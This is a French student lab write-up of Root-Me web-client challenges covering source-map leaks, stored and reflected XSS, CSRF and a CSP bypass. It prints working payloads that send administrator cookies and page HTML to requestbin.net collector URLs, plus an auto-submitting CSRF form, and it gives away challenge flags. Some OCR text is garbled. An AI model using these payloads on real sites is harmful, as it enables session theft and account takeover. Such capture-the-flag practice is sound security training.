TP2 : Client-side attacks

I. Facile


1. Faire le challenge : https://www.root-me.org/fr/Challenges/Web-Client/Javascript-Authentification-2

Nous avons trouvé le fichier login.js du site avec F12. Il suffit de lire le code et nous en avons déduit que le nom d'utilisateur était GOD et le mot de passe HIDDEN.


```
var TheLists = ["GOD:HIDDEN"];
for (i = 0; i < TheLists.length; i++)
{
    if (TheLists[i].indexOf(username) == 0)
    {
        var TheSplit = TheLists[i].split(":");
        var TheUsername = TheSplit[0];
        var ThePassword = TheSplit[1];
```

2. Faire le challenge : Challenges/Web - Client : Javascript - Webpack [Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information] (root-me.org)


Nous sommes allés voir les sources javascript. Nous nous intéressons au fichier commençant par « app » puisque c'est l'application qui nous intéresse.



Nous avons essayé de télécharger ce fichier en tapant l'url suivante : *http://challenge01.root-me.org/web-client/ch27/static/js/app.a92c5074dafac0cb6365.js.map*




Le fichier se télécharge, nous en avons déduit que les sources map n'ont pas été désactivées lors de la mise en production.



Nous avons ensuite parser le fichier que nous venons de télécharger avec un script Python que nous avons nommé «`source-map-parser.py` ». Nous avons récupéré le code Python sur Github (ici) et l'avons mis dans le même dossier que notre fichier « `app.a92c5074dafac0cb6365.js.map` » . Nous avons ensuite rentré la ligne de commande suivante : « `python3 ./source-map-parser.py -d fichier_parse -f app.a92c5074dafac0cb6365.js.map` ». Un dossier « `fichier_parse` » a été créé. Nous y avons trouvé les sources :

```
jadem@BOOK-ESO3I9Q2RG:~/secu_web/chal_js_webpack$ python3 ./source-map-parser.py -d fichier_parse -f app.a92c5074dafac0cb6365.js.map
[app.a92c5074dafac0cb6365.js.map] Parsing local resource
[app.a92c5074dafac0cb6365.js.map] Version 3 source map with 17 sources
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/App.vue6afb
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/App.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/App.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/Home.vuee5c4
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/Home.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/Home.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/Duck.vue6eee
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/Duck.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/Duck.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/DuckMandarin.vue0aa4
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/DuckMandarin.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/DuckMandarin.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/YouWillNotFindThisRouteBecauseItIsHidden.vue9885
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/YouWillNotFindThisRouteBecauseItIsHidden.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/YouWillNotFindThisRouteBecauseItIsHidden.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/router/index.js
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/main.js
jadem@BOOK-ESO3I9Q2RG:~/secu_web/chal_js_webpack$ ls
app.a92c5074dafac0cb6365.js.map            fichier_parse
app.a92c5074dafac0cb6365.js.map:Zone.Identifier  source-map-parser.py
jadem@BOOK-ESO3I9Q2RG:~/secu_web/chal_js_webpack$ cd fichier_parse/
jadem@BOOK-ESO3I9Q2RG:~/secu_web/chal_js_webpack/fichier_parse$ ls
webpack
jadem@BOOK-ESO3I9Q2RG:~/secu_web/chal_js_webpack/fichier_parse$ cd webpack/
jadem@BOOK-ESO3I9Q2RG:~/secu_web/chal_js_webpack/fichier_parse/webpack$ ls
src
jadem@BOOK-ESO3I9Q2RG:~/secu_web/chal_js_webpack/fichier_parse/webpack$ cd src/
jadem@BOOK-ESO3I9Q2RG:~/secu_web/chal_js_webpack/fichier_parse/webpack/src$ ls
App.vue  App.vue6afb  components  main.js  router
jadem@BOOK-ESO3I9Q2RG:~/secu_web/chal_js_webpack/fichier_parse/webpack/src$
```


Il nous a suffi d'utiliser la commande « `grep -Ri "flag"` » sur le mot « `flag` » (puisque c'est un mot clef dans l'univers de la sécurité / de RootMe) pour trouver le mot de passe (encadré en rouge).




II. Moyen


1. Faire le challenge : Challenges/Web - Client : XSS - Stockée 1 [Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information] (root-me.org)

Dans un premier temps nous avons essayé de détecter de la XSS (cross-site Scripting) en essayant d'injecter du JS dans le formulaire, on remarque que la commande JS est bien interprétée






Nous avons donc utilisé une balise image HTML pour exécuter notre JS qui nous permet de récupérer le cookie. Nous avons donc rentré cette commande dans le champ « message » : « `<img src=x onerror=this.src='http://m7hf3kdyzhm73b90.b.requestbin.net?cookie='+document.cookie>` ». Il va essayer de charger « `src=x` » mais ça ne va pas fonctionner. Nous lui passons une URL où nous souhaitons récupérer les données. Ici nous devrions avoir un serveur, mais nous sommes allés sur le site requestbin.net qui nous permet de récupérer ce que nous souhaitons (nous avons donné comme URL le lien, encadré en bleu, fourni pas le site). Enfin, nous rajoutons le paramètre « `cookie` », pour qu'il envoie le cookie d'administrateur.




Nous rafraichissons régulièrement requestbin.net, dans l'attente qu'un administrateur se connecte. Nous voyons apparaître un POST contenant un cookie d'administrateur :




La solution, encadrée en rouge, est le cookie de l'administrateur.



2. Faire le challenge : Challenges/Web - Client : XSS - Volatile [Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information] (root-me.org)

Il fallait dans un premier temps trouver l'entré permettant d'effectuer notre XSS. Nous avons remarqué qu'il y avait 4 pages différentes. L'une d'entre elle était un formulaire. Nous avons essayé d'injecter du JS dans ce formulaire mais nous avons remarqué que l'administrateur ne regardait pas ses emails et que de plus le formulaire semblait ne pas interpréter les commandes. Nous nous sommes tournés vers une attaque XXS reverse en utilisant le paramètre « p » présent dans l'URL.



Nous avons donc rajouté une commande JS dans l'URL pour tester. Pour cela nous avons rajouté : « `?p=<script>alert(1)</script>` ». Cela nous a donné une piste puisqu'une nouvelle page s'est affichée. Cette page, de plus, permet d'envoyer l'erreur à l'administrateur. Par la suite nous avons essayé d'injecter différentes commandes pour récupérer le cookie administrateur mais ça ne semblait pas fonctionner. Donc nous avons analysé dans un premier temps la page HTML de l'envoie d'erreur à l'administrateur. En regardant tout le code, nous avons trouvé une balise commentée qui portait le nom « `security` ». Dans l'onglet Réseau de notre navigateur nous avons remarqué qu'une requête pour envoyer l'erreur à l'administrateur se définissait comme cela : «`?p=report&url` ». Nous avons continué d'étudier des URL de demandes qui étaient :





Paramètre rentré :	*Ce qui s'affiche dans le href du HTML :*	*Comment l'URL est envoyée (dans réseau) :*	*Bilan :*
`?p=xxx'xxx`		`http:// ttp://challenge01.root-me.org/web-client/ch26/?p=xxx%27xxx`	Les simples quotes ne sont pas filtrées
`?p="nice"`		`http://challenge01.root-me.org/web-client/ch26/?p=%22nice%22`	Les doubles quotes sont filtrées

Ces valeurs sont la représentation hexadécimale de caractères :

%3A	:
%2F	/
%3F	?
%3D	=
%27	'
%22	"
%3C	<
%3E	>


Il faut donc passer à travers cet encodage hexadécimal pour exploiter la vulnérabilité de la simple quote : %27. En effet, nous avons remarqué que la balise href, présente dans la phrase indiquant que le site n'était pas trouvé, était vulnérable. En utilisant la commande « `'onmouseover='alert()` » nous remarquons que l'injection fonctionne (cf. image de droite). C'est un event connu pour tester si une attaque XSS est possible. Afin de récupérer le cookie de l'administrateur nous avons rajouté la commande suivante :






'onmouseover='$.get(/\\d1d88xfrh4az04dj.b.requestbin.net/, cookie)	
$.get	Pour envoyer un requête http get à une page et avoir un résultat en retour. Ici $.get(*URL*,*data*)
d1d88xfrh4az04dj.b.requestbin.net	Comme dans le challenge précédent utilisation du site Request Bin pour récupérer le cookie.

Nous avons reçu la page permettant d'envoyer l'erreur à l'administrateur. Après avoir cliqué sur le bouton du formulaire, nous avons rafraichie régulièrement notre « serveur » et nous avons pu récupérer le flag pour valider le challenge (encadré en rouge).







III. Difficile

1. Faire le challenge : Challenges/Web - Client : CSRF - 0 protection [Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information] (root-me.org)

Dans un premier temps nous avons essayé d'injecter des commandes dans le formulaire de Login mais rien ne semblait fonctionner. Nous avons donc essayé de nous créer un compte et de nous connecter avec ces identifiants créés. Une fois connecté nous avons cliqué sur « Profile ». Nous sommes arrivés sur la page « Profile » et quand nous avons envoyé la demande de mise à jour une phrase nous indiquait que nous n'étions pas administrateur. Ensuite nous sommes allés dans l'onglet « Contact ». En inspectant ces deux dernières pages nous avons remarqué que leurs formulaires étaient en méthode POST, qu'ils avaient comme action « `?action=` »







et que le formulaire de la page « Profile » avait la checkbox non cochée. Nous avons copié le code HTML du formulaire (bouton droit → « copier outerHTML ») dans un éditeur de code. Nous avons rajouté un id au formulaire, et une ligne de JS pour récupérer la requête et bien sûr coché la check box pour devenir administrateur :

```
<form name="formulaire" action="http://challenge01.root-me.org/web-client/ch22/?action=profile" method="post">
<div class="form-group">
        <label>Username:</label>
        <input name="username" value="toto" type="text">
        </div>
        <br>
        <div class="form-group">
        <label>Status:</label>
        <input name="status"checked="checked" type="checkbox">
        </div>
        <br>
        <button type="submit">Submit</button>
</form>
<script language="javascript">document.formulaire.submit();</script>
```

Dans la zone « comment » de la page « Contact » nous avons copié le code présent ci-dessus.



Après avoir cliqué sur le bouton « Submit » le site nous a informé que notre message avait été transmis. Nous avons attendu quelques minutes et dans l'onglet « Private » on obtient le flag.




IV. Bonus

1. Faire le challenge : https://www.root-me.org/fr/Challenges/Web-Client/CSP-Bypass-Inline-code

Nous avons rentré un login et nous comprenons que le but est d'exfiltrer le contenu de la page visitée par le bot.

Dans un premier temps nous avons remarqué qu'un paramètre « `?user=` » s'est rajouté à la fin de l'url. Nous avons testé si nous pouvions injecter du code dedans.

Nous avons dans un premier temps essayé seulement du JS avec la commande : `?user=<script>alert(1)</script>` mais une page 403 est apparue. En effet du CSP qui est en place.



Donc nous avons essayé de mettre une commande « cachée » dans du HTML : `<img/src=x onerror="alert(document.body.innerHTML)">` et ceci a fonctionné. De plus nous avions un indice que cela allait fonctionner puisqu'il était marqué « `script-src 'unsafe-inline'` » qui indique qu'on peut mettre du gestionnaire d'événements dans des balises HTML.

Puisque le créateur du site nous informe que seulement le Bot peut accéder au Flag nous avons redirigé vers un domaine qui nous appartenait. Nous avons encore utilisé RequestBin. Nous avons donc rentré la commande suivante à la suite de « `?user=` » :

```
<img/src=x
onerror= »window.top.location='//u0zv1ax56cwuemxy.b.requestbin.net ?htmlflag='.co
ncat(btoa(encodeURIComponent(document.body.innerHTML))) »>
```


	Utilisée pour rediriger le navigateur sur une autre page. Top est utilisé quand on travaille avec des frames.
	Notre « serveur » Request Bin. Ne pas mettre http devant, ne fonctionne pas avec
	Nom de la variable qu'on veut récupérer

	Décode une chaîne de données qui a été codée à l'aide du codage en base 64.
	Récupère la syntaxe HTML
	Permet d'encoder un composant d'une URI en remplaçant chaque exemplaire de certains caractères par une, deux, trois ou quatre séquences d'échappement UTF-8 correspondantes.

Nous avons copié l'URL complète (qui se termine bien par la commande précédente) et nous l'avons collée dans le formulaire « Report a Vulnerability » qui nous a retourné :

We received your vulnerability, please wait a few minutes !

Nous sommes retournés sur notre serveur pour récupérer la page HTML lu par le bot.




Il suffit ainsi de traduire cette réponse pour trouver le flag.

Dans un premier temps nous avons utilisé la fonction «`atob()` » au résultat de notre champ htmlflag. Puis nous avons appliqué la fonction « `decodeURIComponent()` » au résultat de la fonction précédente.

`atob()`	Décode une chaîne de données qui a été codée en utilisant le codage base 64.
`decodeURIComponent()`	Permet de décoder un composant d'une URI encodée par `encodeURIComponent()`

Nous avons bien pu trouver le flag en rouge ci-dessous.


> atob("
JTBBJTA5JTNDZG12JTIwY2xhc3M1M0Q1MjJ3cmFwcGVyJTIyJTNFJTBBJTA5JTA5JTNDaDE1M0VXZWxjb211lJTJDJTIwJTNDaW1n
JTNEJTIyeCUyMiUyMG9uZXJyb3I1M0Q1MjJ3aW5kb3cudG9wLmxvY2F0aW9uJTNEJyUyRiUyRnUwenYxYXg1NmN3dWVteHkuYi5y
YmluLm51dCUzRmh0bWxmbGFnJTNEJy5jb25jYXQoYnRvYShlbmNvZGVVUklDb21wb251bnQoZG9jdWllbnQuYm9keS5pbm51ckhU
MjI1M0U1MjAhJTNDJTJGaDE1M0U1MEE1MEE1MDk1MjA1MjA1MDk1M0NkaXY1MjBjbGFzcyUzRCUyMm11c3NhZ2U1MjI1M0U1MEE1M
MjA1MjA1MjA1MjA1MjA1MjA1M0NwJTNFQXQlMjBRdWFja3F1YWNrJTIwY29ycCUyMHRoZSUyMGR1dmVsb3BlcnM1MjB0aGluayUy
MjB0aGV5JTIwZG81MjBub3Q1MjBoYXZlJTIwdG81MjBwYXRjaCUyMFhTUyUyMGJ1Y2F1c2U1MjB0aGV5JTIwaW1wbGVtZW50JTIw
Q29udGVudCUyMFN1Y3VyaXR5JTIwUG9saWN5JTIwKENTUCkuJTIwQnV0JTIweW91JTIwYXJ1JTIwYSUyMGhhY2tlciUyQyUyMHJp
JTNGJTIwSSdtJTIwc3VyZSUyMH1vdSUyMHdpbGw1MjBiZSUyMGFibGU1MjB0byUyMGV4ZmlsdHJhdGU1MjB0aG1zJTIwZmxhZyUz
UF8zNFNZX1QwX0JZUDRTX1cxVEhfU0NSMVBULiUyMChPbmx5JTIwdGh1JTIwYm90JTIwaXM1MjBhYmxlJTIwdG81MjBzZWU1MjB0
bGFnKSUzQyUyRnA1M0U1MEE1MDk1MjA1MjA1MDk1M0M1MkZkaXY1M0U1MEE1MDk1MjA1MjA1MDk1M0NkaXY1MjBjbGFzcyUzRCUyM
Z2U1MjI1M0U1MEE1MDk1MjA1MjA1MDk1MDk1M0NwJTNFRG1kJTIweW91JTIwZmluZCUyMGE1MjB2dWxuZXJhYmlsaXR5JTIwJTNG
YSUyMGhyZWY1M0Q1MjJodHRwJTNBJTJGJTJGY2hhbGx1bmdlMDEucm9vdC1tZS5vcmc1M0E1ODAwOCUyRnJlcG9ydCUyMiUzRUZp
aGlzJTIwZm9ybSUzQyUyRmE1M0UuJTBBJTA5JTIwJTIwJTA5JTNDJTJGcCUzRSUzQyUyRmRpdiUzRSUwQSUwOSUzQyUyRmRpdiUz
QSUyMCUyMCUwQSUwQQ==")
< "%0A%09%3Cdiv%20class%3D%22wrapper%22%3E%0A%09%09%3Ch1%3EWelcome%2C%20%3Cimg%20src%3D%22x%22%20onerr
window.top.location%3D'%2F%2Fu0zv1ax56cwuemxy.b.requestbin.net%3Fhtmlflag%3D'.concat(btoa(encodeURIC
(document.body.innerHTML)))%22%3E%20!%3C%2Fh1%3E%0A%0A%09%20%20%09%3Cdiv%20class%3D%22message%22%3E%
0%20%20%20%20%20%20%3Cp%3EAt%20Quackquack%20corp%20the%20developers%20think%20that%20they%20do%20not
20to%20patch%20XSS%20because%20they%20implement%20the%20Content%20Security%20Policy%20(CSP).%20But%2
re%20a%20hacker%2C%20right%20%3F%20I'm%20sure%20you%20will%20be%20able%20to%20exfiltrate%20this%20fl
CSP_34SY_T0_BYP4S_W1TH_SCR1PT.%20(Only%20the%20bot%20is%20able%20to%20see%20the%20flag)%3C%2Fp%3E%0A
0%09%3C%2Fdiv%3E%0A%09%20%20%09%3Cdiv%20class%3D%22message%22%3E%0A%09%20%20%09%09%3Cp%3EDid%20you%2
a%20vulnerability%20%3F%20%3Ca%20href%3D%22http%3A%2F%2Fchallenge01.root-me.org%3A58008%2Freport%22%
0this%20form%3C%2Fa%3E.%0A%09%20%20%09%3C%2Fp%3E%3C%2Fdiv%3E%0A%09%3C%2Fdiv%3E%0A%0A%20%20%0A%0A"
> decodeURIComponent("%0A%09%3Cdiv%20class%3D%22wrapper%22%3E%0A%09%09%3Ch1%3EWelcome%2C%20%3Cimg%20sr
%22%20onerror%3D%22window.top.location%3D'%2F%2Fu0zv1ax56cwuemxy.b.requestbin.net%3Fhtmlflag%3D'.con
(encodeURIComponent(document.body.innerHTML)))%22%3E%20!%3C%2Fh1%3E%0A%0A%09%20%20%09%3Cdiv%20class%
sage%22%3E%0A%20%20%20%20%20%20%20%20%3Cp%3EAt%20Quackquack%20corp%20the%20developers%20think%20that
20do%20not%20have%20to%20patch%20XSS%20because%20they%20implement%20the%20Content%20Security%20Polic
).%20But%20you%20are%20a%20hacker%2C%20right%20%3F%20I'm%20sure%20you%20will%20be%20able%20to%20exfi
0this%20flag%3A%20CSP_34SY_T0_BYP4S_W1TH_SCR1PT.%20(Only%20the%20bot%20is%20able%20to%20see%20the%20
%2Fp%3E%0A%09%20%20%09%3C%2Fdiv%3E%0A%09%20%20%09%3Cdiv%20class%3D%22message%22%3E%0A%09%20%20%09%09
id%20you%20find%20a%20vulnerability%20%3F%20%3Ca%20href%3D%22http%3A%2F%2Fchallenge01.root-
me.org%3A58008%2Freport%22%3EFill%20this%20form%3C%2Fa%3E.%0A%09%20%20%09%3C%2Fp%3E%3C%2Fdiv%3E%0A%0
iv%3E%0A%0A%20%20%0A%0A")
< `\n\t \n\t\t<h1>Welcome, <img src="x" onerror="window.top.location='//u0zv1ax56cw
b.requestbin.net?htmlflag='.concat(btoa(encodeURIComponent(document.body.innerHTML)))"> !</h1>\n\n\t
class="message">\n   At Quackquack corp the developers think that they do not have to patch
use they implement the Content Security Policy (CSP). But you are a hacker, right ? I'm sure you wil
e to exfiltrate this flag: CSP_34SY_T0_BYP4S_W1TH_SCR1PT. (Only the bot is able to see the flag)
\n\t \t \n\t \t\t Did you find a vulnerability ? <a href="http://challe
oot-me.org:58008/report">Fill this form.\n\t \t \n\t \n\n \n\n`